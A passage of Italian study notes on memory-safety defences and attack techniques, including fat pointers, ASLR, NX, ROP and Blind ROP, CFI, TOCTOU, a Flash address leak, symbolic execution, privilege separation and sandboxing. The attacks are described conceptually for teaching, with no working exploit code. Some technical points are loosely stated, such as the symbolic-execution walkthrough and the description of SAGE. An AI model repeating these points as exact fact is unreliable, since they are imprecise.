  È una tecnica avanzata utilizzata per migliorare la sicurezza della gestione della memoria, in particolare per prevenire buffer overflow e altri tipi di errori legati alla memoria, come l'accesso fuori dai limiti. Invece di utilizzare un normale puntatore che contiene solo l'indirizzo di memoria, un fat pointer contiene informazioni aggiuntive che permettono di eseguire controlli di sicurezza ogni volta che il puntatore viene utilizzato.

  Struttura di un Fat Pointer:

  - Un fat pointer non è solo un semplice indirizzo di memoria, ma una struttura che contiene più informazioni. Tipicamente, un fat pointer include:
    - **Base Address**: L'indirizzo di partenza del buffer (l'inizio della memoria allocata).
    - **Bound (Limiti)**: L'indirizzo finale del buffer (l'ultimo byte valido della memoria allocata).
      - **Current Pointer**: L'indirizzo corrente a cui il puntatore sta facendo riferimento (usato per le operazioni di accesso alla memoria).

  Quindi, un fat pointer può essere visto come una struttura dati che racchiude questi tre componenti essenziali per garantire che ogni accesso alla memoria sia sicuro.
  Ogni volta che il puntatore viene dereferenziato (cioè, ogni volta che il programma tenta di accedere al dato puntato), il sistema esegue un controllo per assicurarsi che l'accesso sia all'interno dei limiti definiti. Se il programma tenta di accedere a una memoria al di fuori dei limiti, viene generato un errore e l'accesso viene bloccato, impedendo buffer overflow o altri errori di accesso.

  Vantaggi:

  - **Sicurezza Maggiore**: I fat pointers offrono un elevato livello di sicurezza poiché verificano ogni accesso alla memoria. Questo rende molto più difficile per gli attaccanti sfruttare le vulnerabilità legate alla memoria, come buffer overflow o accessi a memoria non validi.
  - **Riduzione degli Errori**: Implementando il controllo dei limiti a livello di puntatore, gli sviluppatori possono ridurre significativamente gli errori di accesso alla memoria, migliorando la stabilità e la sicurezza del software.

  Limitazioni:

- **Overhead di Memoria**: I fat pointers richiedono più spazio in memoria rispetto ai puntatori tradizionali. Un puntatore tradizionale potrebbe occupare 32 o 64 bit, mentre un fat pointer può richiedere tre volte tanto (ad esempio, 96 o 192 bit), includendo i limiti e l'indirizzo base.
- **Overhead Computazionale**: Ogni operazione che coinvolge un fat pointer, come l'incremento o la dereferenziazione, richiede controlli aggiuntivi, che possono introdurre un overhead computazionale e ridurre le prestazioni.
- **Compatibilità del Codice**: L'introduzione dei fat pointers richiede modifiche significative al codice esistente, inclusa la necessità di supporto da parte del compilatore e del runtime. La maggior parte del software esistente non è progettato per gestire puntatori così complessi.

- **Shadow Data Structures**: Memorizzano informazioni sui limiti per ogni puntatore e intercettano le operazioni aritmetiche e di dereferenziazione per verificare che i puntatori non eccedano i limiti. Questo approccio può essere più efficiente rispetto ai fat pointers, ma introduce comunque un overhead significativo.
  - Ogni puntatore o ogni regione di memoria ha associata una "struttura ombra" che contiene informazioni aggiuntive necessarie per verificare gli accessi alla memoria. Questa struttura ombra può memorizzare i limiti del buffer, l'indirizzo di partenza, i permessi di accesso, e altre proprietà di sicurezza.
  - Le strutture ombra non sono direttamente accessibili dal codice applicativo, ma sono gestite dal runtime o dal compilatore per assicurare che ogni accesso alla memoria sia sicuro.

  Associazione con i Puntatori:

  - Quando un puntatore viene creato o quando la memoria viene allocata, il sistema crea anche una corrispondente struttura ombra. Questa struttura ombra viene memorizzata in una tabella che il sistema può consultare ogni volta che il puntatore viene utilizzato.
  - La tabella delle strutture ombra viene utilizzata per mappare ogni puntatore ai suoi metadati associati.

  Verifica degli Accessi:

  - Ogni volta che un puntatore viene dereferenziato, il sistema controlla la struttura ombra associata per verificare che l'accesso alla memoria sia sicuro. Questo include controlli come:
    - Verifica che l'indirizzo sia compreso tra il base address e il bound.
    - Verifica dei permessi (ad esempio, se il puntatore ha i permessi per scrivere o eseguire codice nella regione di memoria associata).
  - Se un accesso non è valido (ad esempio, se esce dai limiti o viola i permessi), il sistema genera un'eccezione o termina il programma, prevenendo comportamenti imprevisti o pericolosi.

  Vantaggi:

  - **Sicurezza Maggiore**: Le shadow data structures offrono un elevato livello di sicurezza, poiché ogni accesso alla memoria viene verificato rispetto ai metadati associati. Questo rende molto più difficile per gli attaccanti sfruttare vulnerabilità legate alla memoria.

- **Flessibilità**: Le strutture ombra possono contenere vari tipi di metadati (limiti, permessi, ecc.), offrendo un controllo molto dettagliato su come la memoria può essere utilizzata.

Limitazioni:

- **Overhead di Memoria**: Le shadow data structures richiedono memoria aggiuntiva per memorizzare le informazioni di controllo. Questo può aumentare significativamente l'uso di memoria, soprattutto in applicazioni che utilizzano molti puntatori o allocano dinamicamente grandi quantità di memoria.
- **Overhead Computazionale**: La necessità di consultare e gestire le strutture ombra introduce un overhead computazionale. Ogni accesso alla memoria richiede un controllo aggiuntivo, che può rallentare l'esecuzione del programma.
- **Compatibilità del Codice**: L'introduzione delle shadow data structures può richiedere modifiche significative al codice esistente e al runtime, rendendole difficili da integrare in sistemi legacy.

- **Baggy Bounds**:

Descrizione: Invece di allineare gli oggetti di heap a una pagina, li arrotonda a una potenza di 2 e utilizza un sistema di slot per allocare memoria in modo più efficiente, minimizzando lo spreco di spazio. Ogni allocazione ha una dimensione che è una potenza di 2, riducendo così il numero di verifiche necessarie per assicurare che l'accesso sia sicuro.

Esempio: Se un programma richiede 20 byte, Baggy Bounds assegna 32 byte e utilizza i restanti per gestire il controllo dei limiti, riducendo la granularità del controllo rispetto a metodi più tradizionali.

Non-Executable Memory (NX Bit):

Protegge la memoria marcandola come non eseguibile, impedendo l'esecuzione del codice iniettato tramite buffer overflow. Questa tecnica è particolarmente efficace contro gli exploit basati su codice iniettato.

Esempi: Windows utilizza la Data Execution Prevention (DEP), mentre AMD ha introdotto la tecnologia No Execution Bit (NX). Queste tecnologie impediscono l'esecuzione di codice da regioni di memoria che dovrebbero contenere solo dati.

Limitazioni: Difficoltà nell'esecuzione dinamica di codice, come nei compilatori Just-In-Time (JIT), che devono eseguire codice generato dinamicamente, a meno che non venga attentamente gestito.

Randomizzazione degli Indirizzi di Memoria (ASLR: Address Space Layout Randomization):

Randomizza l'intero spazio degli indirizzi, rendendo difficile per gli attaccanti indovinare l'ubicazione del codice o dei dati. Con ASLR, le posizioni delle stack, heap e delle librerie sono randomizzate ogni volta che un programma viene eseguito.

Esempio: Linux e Windows implementano ASLR per mitigare gli attacchi basati su buffer overflow. Questa tecnica rende meno prevedibile per un attaccante l'esatta ubicazione in memoria del codice o delle variabili critiche.

Limitazioni: Attacchi come il brute force possono ancora sconfiggere ASLR su macchine a 32 bit, dove la randomizzazione è limitata. Su macchine a 64 bit, dove lo spazio di indirizzi è molto più ampio, ASLR è molto più efficace.

Programmazione Orientata al Ritorno (ROP)

Programmazione Orientata al Ritorno (Return-Oriented Programming, ROP) è una tecnica di exploit utilizzata dagli attaccanti per eseguire codice arbitrario sfruttando frammenti di codice legittimo presenti in un programma, chiamati **gadgets**.

Cos'è un Gadget?

- Un **gadget** è un piccolo pezzo di codice già presente in un programma o in una libreria, che termina tipicamente con un'istruzione ret (return). Questi gadget sono generalmente parti di funzioni esistenti che, se eseguite in sequenza, possono comporre operazioni complesse come sommare valori, effettuare confronti, o persino eseguire chiamate di sistema.

Come Funziona l'Attacco ROP?

1. **Sovrascrittura dello Stack**: L'attaccante sfrutta una vulnerabilità, come un buffer overflow, per sovrascrivere lo stack del programma. Lo stack contiene, tra le altre cose, gli indirizzi di ritorno, che indicano al programma dove continuare l'esecuzione dopo aver completato una funzione.
2. **Iniezione di Gadget**: L'attaccante inserisce una sequenza di indirizzi che puntano ai gadget trovati nel programma o nelle librerie caricate in memoria. Ogni gadget esegue una piccola parte dell'attacco e termina con un'istruzione ret, che fa sì che il programma passi al gadget successivo nella sequenza.
3. **Esecuzione del Codice Malevolo**: Collegando i gadget in modo intelligente, l'attaccante può costruire un'esecuzione arbitraria, che può includere l'invocazione di funzioni di sistema, l'esecuzione di comandi, o altre operazioni malevole.

Difesa contro ROP: Randomizzazione dello Stack e ASLR

- **Randomizzazione dello Stack**: Randomizzare la posizione dello stack rende più difficile per l'attaccante prevedere dove si trovano le variabili e gli indirizzi di ritorno, complicando l'esecuzione di un attacco ROP. Se l'attaccante non sa dove sono localizzati i gadget o gli indirizzi di ritorno, è più difficile concatenarli in modo efficace.
- **ASLR (Address Space Layout Randomization)**: ASLR randomizza le posizioni delle librerie, dello stack, e dell'heap in memoria ogni volta che un programma viene eseguito. Questo riduce significativamente la possibilità che un attacco ROP abbia successo, poiché rende molto meno probabile che gli indirizzi previsti dall'attaccante puntino ai gadget desiderati.

Blind ROP (BROP)

- **Blind ROP (BROP)** è una tecnica avanzata che permette a un attaccante di eseguire un attacco ROP anche quando non conosce la disposizione esatta della memoria del programma bersaglio (come nel caso di ASLR).
- In un attacco BROP, l'attaccante sfrutta un programma che crasha e si riavvia ripetutamente, utilizzando la differenza tra i crash per dedurre dove si trovano i gadget utili. Questo approccio permette di bypassare le difese di ASLR, anche senza avere accesso diretto al codice sorgente del programma.

Control Flow Integrity (CFI)

Control Flow Integrity (CFI) è una tecnica di sicurezza progettata per prevenire attacchi come il ROP garantendo che un programma segua solo percorsi di esecuzione legittimi, definiti in fase di compilazione.

Tecniche:

- **Control Flow Graph (CFG)**: Il programma viene monitorato per assicurarsi che segua solo i percorsi di esecuzione consentiti dal CFG.
- **In-Line Reference Monitor (IRM)**: Etichetta le destinazioni di salti indiretti e verifica che ogni salto segua una destinazione legale.

1. **Grafo del Flusso di Controllo (CFG)**: Il programma viene analizzato per creare un grafo che rappresenta tutti i possibili percorsi di esecuzione legittimi, chiamato Grafo del Flusso di Controllo (CFG). Questo grafo mostra quali funzioni possono invocare altre funzioni e quali salti sono legittimi.
2. **Monitoraggio del Flusso di Controllo**: Durante l'esecuzione del programma, ogni salto o ritorno da una funzione viene confrontato con il CFG per assicurarsi che il flusso di controllo sia conforme alle regole stabilite. Se il programma tenta di eseguire un salto o un ritorno che non è previsto dal CFG, l'esecuzione viene interrotta.
3. **Salti Diretti e Indiretti**: I salti diretti, come quelli da una funzione che chiama un'altra funzione specifica (ad esempio sort2 che chiama sort), sono facili da controllare. I salti indiretti, che possono dipendere da variabili o input esterni (come i salti a let e gt), sono più complessi da monitorare. CFI si concentra sui salti indiretti, inserendo etichette per assicurarsi che ogni salto avvenga solo verso destinazioni legittime.
4. **Inserzione di Etichette**: Inserendo etichette su tutte le destinazioni di salti indiretti, CFI verifica che ogni salto punti solo a un'etichetta valida, prevenendo i salti arbitrari che potrebbero essere sfruttati da un attaccante.

TOCTOU (Time of Check to Time of Use) Attacks

TOCTOU (Time Of Check to Time Of Use) è una classe di vulnerabilità in cui un attaccante sfrutta una discrepanza temporale tra il momento in cui una condizione viene verificata (check) e il momento in cui l'operazione basata su quella condizione viene eseguita (use).

Esempio di Attacco TOCTOU

Supponiamo di avere un sistema che verifica i permessi di accesso a un file:

1. **Time of Check**: Il programma verifica se l'utente ha i permessi necessari per accedere a un file specifico (ad esempio, per modificarlo o cancellarlo). Questo check potrebbe consistere nel controllare le autorizzazioni del file nel file system.
2. **Time of Use**: Dopo il controllo dei permessi, il programma procede a eseguire l'operazione richiesta (ad esempio, apertura, modifica o cancellazione del file).
3. **Attacco**: Tra il momento del controllo (check) e l'esecuzione (use), l'attaccante modifica il file o l'oggetto controllato, in modo che quando l'operazione viene eseguita, si riferisca a un file

diverso. Per esempio, l'attaccante potrebbe cambiare il file controllato con un link simbolico a un altro file a cui normalmente non avrebbe accesso.

- **Esempio**: Immagina che un programma verifichi che l'utente può cancellare un file specifico, /tmp/file1, e subito dopo esegue l'operazione di cancellazione. Se l'attaccante, nel breve lasso di tempo tra il controllo e l'uso, riesce a sostituire /tmp/file1 con un link simbolico a /etc/passwd, potrebbe far sì che il programma cancelli il file /etc/passwd invece di /tmp/file1, un'operazione che normalmente non sarebbe permessa.

Conclusione

- **ROP**: Gli attacchi basati su ROP sfruttano piccoli frammenti di codice esistenti per eseguire operazioni malevoli, aggirando protezioni come NX. La randomizzazione dello stack e ASLR sono tecniche utilizzate per mitigare tali attacchi, mentre BROP rappresenta una minaccia avanzata capace di superare queste difese.
- **CFI**: La Control Flow Integrity protegge contro attacchi al flusso di controllo, assicurando che il programma esegua solo percorsi legittimi, prevenendo l'esecuzione di codice non previsto.
- **TOCTOU**: Gli attacchi TOCTOU sfruttano la finestra temporale tra il controllo e l'esecuzione di un'operazione, permettendo all'attaccante di manipolare il contesto e ottenere accessi non autorizzati. Esempi pratici come la modifica di file tra il controllo e l'uso illustrano l'importanza di gestire correttamente queste vulnerabilità.

Address leak in Flash's 'Dictionary' (hash table)

Si riferisce a una specifica vulnerabilità di sicurezza in Adobe Flash, dove un attaccante può ottenere l'indirizzo di memoria di oggetti critici attraverso un exploit che coinvolge la gestione delle tabelle hash (in Flash, chiamate "Dictionary").

In Adobe Flash, un **Dictionary** è una struttura dati simile a una tabella hash, utilizzata per mappare chiavi a valori. Questa struttura permette di cercare rapidamente valori associati a chiavi specifiche, migliorando l'efficienza di accesso ai dati.

Un **address leak** è una vulnerabilità che consente a un attaccante di ottenere l'indirizzo di memoria di un oggetto o di una variabile in un programma.

La vulnerabilità in Flash riguardava la gestione delle tabelle hash (Dictionary). Ecco come un attaccante poteva sfruttare questa vulnerabilità:

1. **Manipolazione della Hash Table**: Un attaccante può manipolare la tabella hash per forzare il programma a esporre gli indirizzi di memoria. In una situazione normale, la tabella hash dovrebbe mappare chiavi a valori senza rivelare nulla sugli indirizzi di memoria in cui sono memorizzati.
2. **Exploit della Gestione della Memoria**: A causa di bug nella gestione della memoria di Flash, un attaccante può creare condizioni in cui il programma restituisce o stampa indirizzi di memoria anziché i valori attesi. Questo può avvenire, ad esempio, quando la tabella hash è corrotta o quando vengono utilizzate chiavi o valori speciali che causano un comportamento anomalo.
3. **Ottenimento degli Indirizzi di Memoria**: Quando l'attaccante ottiene l'indirizzo di memoria di un oggetto, può utilizzarlo per ulteriori attacchi. Per esempio, con l'indirizzo di un buffer, un attaccante può iniettare codice malevolo in quel buffer o manipolare i dati contenuti in esso.

Esempio Pratico

Immagina che Flash gestisca una tabella hash (Dictionary) che mappa chiavi stringa a valori oggetto. Un attaccante potrebbe:

1. **Inserire Chiavi Malformate o Valori Speciali**: Forzare l'inserimento di chiavi o valori che il sistema non gestisce correttamente, provocando errori nella gestione della tabella hash.
2. **Sfruttare l'Errore per Ottenere Informazioni**: L'errore potrebbe causare la stampa o l'esposizione degli indirizzi di memoria reali, anziché i valori o le chiavi attesi. Questo leak può rivelare dove si trovano specifici oggetti in memoria.
3. **Utilizzare l'Address Leak**: Con gli indirizzi di memoria ottenuti, l'attaccante può bypassare l'ASLR e altre difese, preparandosi a eseguire ulteriori attacchi contro il sistema.

Mitigazione Avanzata: Randomizzazione del Codice e Blind ROP

- **Randomizzazione del Codice**: Per rendere più difficile per gli attaccanti sfruttare le vulnerabilità, si randomizzano non solo gli indirizzi, ma anche la disposizione del codice all'interno del programma stesso. Questo include randomizzare la posizione delle funzioni e delle variabili globali all'interno del binario.
- **Blind ROP (BROP)**: BROP rappresenta una minaccia sofisticata, poiché può adattarsi anche a binari randomizzati e scopre gadget sfruttabili durante l'esecuzione dell'attacco, senza bisogno di vedere il codice sorgente. I difensori devono tenere conto di queste tecniche e implementare misure come la diversificazione binaria e altre tecniche avanzate per limitare l'efficacia di BROP.

Symbolic Execution

La **Symbolic Execution** è una tecnica di analisi del software utilizzata per esplorare tutti i possibili comportamenti di un programma. Invece di eseguire il programma con valori concreti come input, la Symbolic Execution utilizza simboli astratti per rappresentare questi input, permettendo di analizzare in modo sistematico tutti i percorsi di esecuzione possibili.

Supponiamo di avere un semplice frammento di codice:

```
if (x > y) {
   t = x;
} else {
   t = y;
}
if (t < x) {
   // ramo condizionale
}
```

L'obiettivo è determinare se esiste una coppia di valori per x e y che ci porti a eseguire l'ultimo if (ovvero, quando t < x).

1. **Analisi del Primo If**:
    - Quando x e y sono simboli, t può essere rappresentato da un nuovo simbolo, ad esempio t0.
    - Se x > y, t0 = x.
    - Se x <= y, t0 = y.
2. **Analisi del Secondo If**:
    - Consideriamo il secondo if (if (t < x)). Possiamo sostituire t con t0.
    - Nel primo caso, t0 = x, quindi la condizione t < x non può essere soddisfatta.
    - Nel secondo caso, t0 = y, e la condizione t < x dipende dai valori di x e y.

Analizzando simbolicamente, scopriamo che non esistono valori per x e y che soddisfano il secondo if, se abbiamo seguito il ramo in cui t0 = x. Questo tipo di analisi permette di esplorare tutti i possibili percorsi di esecuzione e le condizioni associate.

Automatizzare l'Analisi: Fuzzing vs. Symbolic Execution

Ci sono due approcci principali per analizzare i programmi:

1. **Fuzzing**: consiste nell'eseguire il programma con un gran numero di input casuali o semi-casuali per trovare bug. È utile per scoprire bug dovuti a input non previsti, ma ha il limite di non poter esplorare tutti i possibili percorsi di esecuzione, specialmente in programmi con input complessi o spazi di input molto grandi.
2. **Symbolic Execution**: sostituisce gli input concreti con simboli, permettendo al programma di eseguire con questi simboli astratti. Man mano che il programma viene eseguito, vengono tracciate le condizioni simboliche che devono essere soddisfatte per ogni percorso di esecuzione.

   Vantaggi: A differenza del fuzzing, la Symbolic Execution può esplorare sistematicamente tutti i percorsi possibili, identificando condizioni precise che potrebbero portare a bug.

Problemi di Soddisfacibilità (SAT e SMT)

Uno degli aspetti cruciali della Symbolic Execution è la risoluzione delle condizioni simboliche. Queste condizioni possono essere espresse come formule logiche che devono essere verificate per capire se un determinato percorso di esecuzione è possibile.

1. **SAT (Satisfiability)**: Il problema di soddisfacibilità (SAT) è il problema di determinare se esiste un assegnamento di valori alle variabili booleane che rende vera una formula logica. È un problema fondamentale e ben studiato, noto per essere NP-completo.

   Applicazione: In Symbolic Execution, le condizioni generate durante l'esecuzione vengono convertite in formule SAT. Se la formula è soddisfacibile, il percorso di esecuzione corrispondente è possibile; altrimenti, non lo è.
2. **SMT (Satisfiability Modulo Theories)**: Gli SMT solvers estendono i risolutori SAT aggiungendo il supporto per domini più complessi, come interi, array, e strutture di dati, oltre alle semplici variabili booleane. Questo è cruciale per la Symbolic Execution, che spesso richiede la gestione di tipi di dati più complessi.

Esempio: Se il programma utilizza variabili intere, array o puntatori, le condizioni generate non possono essere risolte da un semplice SAT solver. In questi casi, un SMT solver viene utilizzato per determinare la soddisfacibilità delle condizioni simboliche.

Applicazione Pratica: Symbolic Execution in Strumenti di Analisi

Un esempio di uno strumento che utilizza Symbolic Execution è **SAGE** di Microsoft, un tool di analisi statica che genera una serie di report sui potenziali bug e vulnerabilità presenti in un programma.

- **SAGE**:
    - **Funzionamento**: SAGE esegue Symbolic Execution sui binari, esplorando i percorsi di esecuzione e generando condizioni simboliche. Queste condizioni vengono poi risolte per determinare se esistono input che possono causare errori o vulnerabilità.
    - **Output**: Il risultato dell'analisi è una serie di test case che possono essere utilizzati per verificare la presenza di bug nel programma, nonché report che identificano i percorsi problematici e le condizioni che li causano.

Problemi e Limitazioni

1. **Esplosione Combinatoria**:
    - **Descrizione**: Uno dei principali problemi della Symbolic Execution è l'esplosione combinatoria dei percorsi. Man mano che il programma cresce in complessità, il numero di percorsi simbolici aumenta esponenzialmente, rendendo difficile esplorarli tutti.
    - **Mitigazione**: Tecniche come il pruning (potatura) dei percorsi e l'ottimizzazione degli SMT solver vengono utilizzate per gestire questa esplosione, ma il problema rimane complesso.
2. **Modellazione dell'Heap**:
    - **Descrizione**: La Symbolic Execution deve anche gestire la memoria dinamica allocata durante l'esecuzione del programma (l'heap). Modellare correttamente l'heap è difficile perché richiede di tenere traccia di tutte le allocazioni, deallocazioni e dei puntatori.
    - **Esempio**: Se un programma alloca un array dinamico e lo modifica in base a input simbolici, la Symbolic Execution deve generare e risolvere condizioni che riflettono lo stato dell'heap a ogni passo.

Separazione dei Privilegi

Privilegio: È la capacità di accedere o modificare una risorsa. In un sistema informatico, la gestione corretta dei privilegi è fondamentale per la sicurezza. Se un'applicazione monolitica ha accesso a un intero blocco di dati e viene compromessa, l'attaccante può ottenere il controllo su tutti i dati. Questo scenario rappresenta il caso peggiore dal punto di vista della sicurezza.

Scenario di Accesso ai Privilegi

Immaginiamo un'applicazione che accede a un grande blocco di dati. Se un attaccante riesce a compromettere questa applicazione, può accedere a tutti i dati che l'applicazione stessa può vedere o

modificare. Per migliorare la sicurezza, si divide l'applicazione in moduli più piccoli, ciascuno con accesso solo ai dati e alle risorse necessari per svolgere il proprio compito. Questo approccio limita l'impatto di una compromissione, poiché l'attaccante, compromettendo un singolo modulo, può accedere solo a un sottoinsieme delle risorse totali.

Principio del Minimo Privilegio

Il **Principio del Minimo Privilegio** afferma che ogni modulo di sistema dovrebbe avere solo i privilegi minimi necessari per svolgere le sue funzioni. Ad esempio, se un modulo ha bisogno solo di leggere un file, non dovrebbe avere i privilegi per modificarlo. Questo principio aiuta a limitare i danni in caso di compromissione di un modulo.

Monitor di Riferimento (Reference Monitor)

Un **Reference Monitor** è un componente di sicurezza che decide se un processo può accedere a una risorsa. Funziona controllando le richieste di accesso rispetto alle politiche di sicurezza definite, senza fidarsi ciecamente del processo che effettua la richiesta.

Meccanismi di Accesso in UNIX

UNIX utilizza un sistema di controllo degli accessi basato su utenti e gruppi:

- **Principals**: Entità che possiedono privilegi, associati agli utenti (identificati da UID e GID).
- **Soggetti e Oggetti**: I soggetti sono i processi che eseguono operazioni, mentre gli oggetti sono le risorse da proteggere, come file, dispositivi, memoria, ecc.
- **ACL (Access Control List)**: Le ACL sono utilizzate per mappare gli oggetti agli utenti e ai loro privilegi. Gli inode sono strutture dati associate ai file e directory che memorizzano i permessi (lettura, scrittura, esecuzione).

Un processo non può accedere alla memoria di un altro processo, il che garantisce un certo livello di isolamento tra i processi. Tuttavia, il sistema UNIX ha delle limitazioni, come l'impossibilità di assegnare solo una parte dei privilegi di root (si è root o non lo si è).

Architettura Tradizionale di un Web Server (Apache)

Nell'architettura di un server web tradizionale come Apache, tutti i processi girano con lo stesso UID (www). Questo significa che se un componente viene compromesso, l'attaccante può ottenere l'accesso a tutte le risorse a cui l'UID www ha accesso. Per migliorare la sicurezza, si possono implementare modelli di separazione dei privilegi.

OKWS: Un Esempio di Isolamento dei Servizi

OKWS è un sistema che dimostra l'isolamento dei servizi. Ogni servizio in OKWS gira con un UID separato, limitando i privilegi di ogni componente. Utilizza un proxy per il database (dbproxy) che gestisce le query SQL in modo da controllare strettamente quali dati possono essere accessi da ciascun servizio. Questo approccio minimizza i danni in caso di compromissione di un singolo servizio.

Tuttavia, OKWS presenta ancora punti deboli, come la possibilità di bug logici e buffer overflow (poiché è scritto in C++).

Capabilities vs ACLs

Le **Capabilities** e le **ACL (Access Control Lists)** sono due approcci differenti per il controllo degli accessi:

- **Capabilities**: Sono come "biglietti" che un utente o un processo può detenere per accedere a una risorsa. Questi biglietti possono essere passati ad altri processi, e il monitor di riferimento verifica le capabilities piuttosto che l'identità dell'utente.
- **ACLs**: Associano una lista di accessi permessi a ciascun oggetto, basata sull'utente o gruppo. La delega dei privilegi è più facile con le capabilities, mentre la revoca è più gestibile con le ACL.

Sandboxing

Sandboxing è una tecnica di sicurezza progettata per eseguire codice potenzialmente dannoso in un ambiente controllato e isolato. L'idea principale dietro il sandboxing è di limitare le operazioni che il codice non attendibile può eseguire, riducendo così il rischio che possa compromettere l'intero sistema.

Dettagli e Implementazioni del Sandboxing:

1. **Isolamento**:
    - Il sandboxing crea un ambiente separato in cui il codice viene eseguito con privilegi limitati. Questo ambiente è isolato dal resto del sistema operativo, il che significa che il codice eseguito nel sandbox non può accedere direttamente alle risorse di sistema, come il file system o la rete, senza permessi espliciti.
    - **Esempio**: Un'applicazione web che esegue codice JavaScript nel browser è eseguita all'interno di un sandbox. Questo sandbox impedisce al codice JavaScript di accedere direttamente al file system dell'utente o di eseguire operazioni potenzialmente dannose.
2. **Sicurezza nei Browser**:
    - Molti browser web utilizzano sandboxing per eseguire codice JavaScript e plugin come Flash. Questo approccio assicura che eventuali vulnerabilità nei plugin non possano essere facilmente sfruttate per compromettere l'intero sistema.
    - **Esempio Pratico**: Google Chrome utilizza una tecnica di sandboxing per isolare le schede del browser, così che se una scheda viene compromessa, l'attaccante non può accedere direttamente al sistema operativo o ai dati delle altre schede.
3. **Software Fault Isolation (SFI)**:
    - SFI è una forma di sandboxing che controlla che ogni istruzione nel codice sia "sicura" prima di eseguirla. Questo è particolarmente importante per eseguire codice nativo (ad esempio, codice compilato in linguaggio macchina) che potrebbe essere potenzialmente pericoloso.
    - **Esempio**: Google Native Client (NaCl) è un esempio di implementazione di SFI. NaCl verifica il codice binario prima dell'esecuzione per assicurarsi che non contenga istruzioni che potrebbero compromettere la sicurezza del sistema.
4. **Protezione tramite Sandbox**:
    - **Controllo delle Chiamate di Sistema**: Quando un programma viene eseguito in un sandbox, le sue chiamate di sistema (ad esempio, accessi al file system o alla rete)

vengono monitorate e controllate. Solo le operazioni considerate sicure sono permesse.

- **Virtualizzazione**: Alcuni sistemi di sandboxing utilizzano tecniche di virtualizzazione per creare ambienti completamente separati, garantendo che il codice non possa interagire direttamente con l'hardware o con altre applicazioni.

Sandboxing di Codice X86 nei Browser

Il sandboxing di codice x86 nei browser è un tema importante per garantire la sicurezza quando si eseguono applicazioni native all'interno di un ambiente web. Questo approccio consente di eseguire codice compilato (come quello scritto in C o C++) direttamente nel browser, sfruttando la potenza e l'efficienza del codice nativo, ma con le necessarie protezioni per evitare che il codice possa compromettere la sicurezza del sistema.

Google Native Client (NaCl)

Uno degli approcci più noti per il sandboxing di codice x86 nei browser è il **Google Native Client (NaCl)**. NaCl è stato progettato per permettere l'esecuzione sicura di codice nativo all'interno del browser, assicurando al contempo che il codice eseguito non possa danneggiare l'utente o compromettere il sistema.

1. **Isolamento del Codice**:
   - NaCl isola il codice nativo dal resto del sistema, eseguendolo in un ambiente controllato e limitando l'accesso a risorse sensibili. NaCl verifica che il codice non contenga istruzioni pericolose che potrebbero essere utilizzate per aggirare le protezioni del sandbox.
   - **Verifica delle Istruzioni**: Una delle sfide principali nell'eseguire codice x86 è che le istruzioni possono avere lunghezze variabili, rendendo difficile la verifica automatica. NaCl affronta questa sfida eseguendo un'analisi preventiva del codice, assicurandosi che tutte le istruzioni siano "sicure" prima di permetterne l'esecuzione.
2. **Reliable Disassembly**:
   - Una delle tecniche chiave di NaCl è il **reliable disassembly**, che consente di risolvere le ambiguità nel codice x86 legate alla lunghezza variabile delle istruzioni. Questo approccio garantisce che le istruzioni siano analizzate correttamente e che le potenziali vulnerabilità siano identificate e mitigate prima che il codice venga eseguito.
3. **Protezione delle Risorse**:
   - **Accesso Limitato alle Risorse**: NaCl limita l'accesso del codice nativo a risorse critiche come il file system e la rete. Qualsiasi tentativo di accedere a risorse non autorizzate viene bloccato, e solo le operazioni esplicitamente permesse possono essere eseguite.
4. **Applicazioni Pratiche**:
   - **Esempio**: Immagina un'applicazione web complessa come un editor video che richiede prestazioni elevate. Utilizzando NaCl, parte dell'elaborazione video può essere eseguita come codice nativo direttamente nel browser, sfruttando le capacità di calcolo dell'hardware dell'utente, ma mantenendo un alto livello di sicurezza grazie al sandboxing.

Software Fault Isolation (SFI)

Software Fault Isolation (SFI) è una tecnica utilizzata in combinazione con il sandboxing per garantire che ogni istruzione eseguita all'interno del codice nativo sia sicura. SFI inserisce controlli aggiuntivi nel codice per assicurarsi che ogni accesso alla memoria, ogni salto e ogni operazione potenzialmente pericolosa siano controllati e sicuri.

1. **Inserimento di Controlli**:
    - SFI modifica il codice binario inserendo controlli prima di ogni istruzione potenzialmente pericolosa. Questo processo garantisce che il codice non possa deviare in modo imprevisto o accedere a memoria o risorse non autorizzate.
2. **Applicazione nei Browser**:
    - Nei browser, SFI viene utilizzato per garantire che il codice nativo eseguito all'interno di un sandbox non possa compromettere la sicurezza del browser o del sistema operativo sottostante.

Vantaggi:

- **Esecuzione Sicura di Codice Nativo**: Consente di eseguire codice nativo ad alte prestazioni direttamente nel browser, migliorando le prestazioni delle applicazioni web senza compromettere la sicurezza.
- **Isolamento Rigoroso**: Riduce il rischio che vulnerabilità nel codice nativo possano essere sfruttate per attaccare il sistema.

Limitazioni:

- **Complessità di Implementazione**: Verificare e isolare il codice nativo richiede un'infrastruttura complessa, come quella fornita da NaCl, e può introdurre overhead in termini di prestazioni.
- **Compatibilità**: Non tutti i browser supportano tecniche come NaCl, e c'è stato un dibattito continuo sulla necessità e l'efficacia di eseguire codice nativo nei browser rispetto a tecnologie web come WebAssembly.

Virtual Machine (VM) Approach

Il **Virtual Machine Approach** è un metodo che utilizza macchine virtuali per isolare e proteggere l'esecuzione del software. Una macchina virtuale è un'emulazione di un sistema informatico, che opera come un computer indipendente all'interno di un altro computer.

Caratteristiche del Virtual Machine Approach:

1. **Isolamento Stretto**:
    - Una macchina virtuale esegue un sistema operativo completo all'interno di un host fisico, ma è completamente isolata dal sistema operativo dell'host. Questo isolamento garantisce che, se una macchina virtuale viene compromessa, l'attaccante non possa facilmente compromettere l'host o altre macchine virtuali.
    - **Esempio Pratico**: Un server di cloud computing può ospitare diverse macchine virtuali, ciascuna eseguente un'applicazione diversa. Se una macchina virtuale viene compromessa, le altre continuano a funzionare senza essere influenzate.

2. **Vantaggi del Virtual Machine Approach**:
    - **Sicurezza Migliorata**: Le VM offrono un livello aggiuntivo di sicurezza attraverso l'isolamento. Il malware che compromette una VM non può propagarsi all'host o ad altre VM.
    - **Flessibilità e Gestione**: Le VM possono essere facilmente gestite, ripristinate e spostate tra server fisici diversi, fornendo una grande flessibilità operativa.
3. **Svantaggi del Virtual Machine Approach**:
    - **Overhead di Prestazioni**: L'esecuzione di un sistema operativo all'interno di una VM introduce un overhead significativo in termini di risorse di CPU e memoria. Questo può rallentare le prestazioni rispetto all'esecuzione nativa su hardware fisico.
    - **Difficoltà di Condivisione delle Risorse**: Sebbene le VM siano isolate, condividono comunque le risorse hardware dell'host, come CPU e memoria. Una cattiva gestione delle risorse può portare a problemi di prestazioni.
4. **Implementazione del VM Approach**:
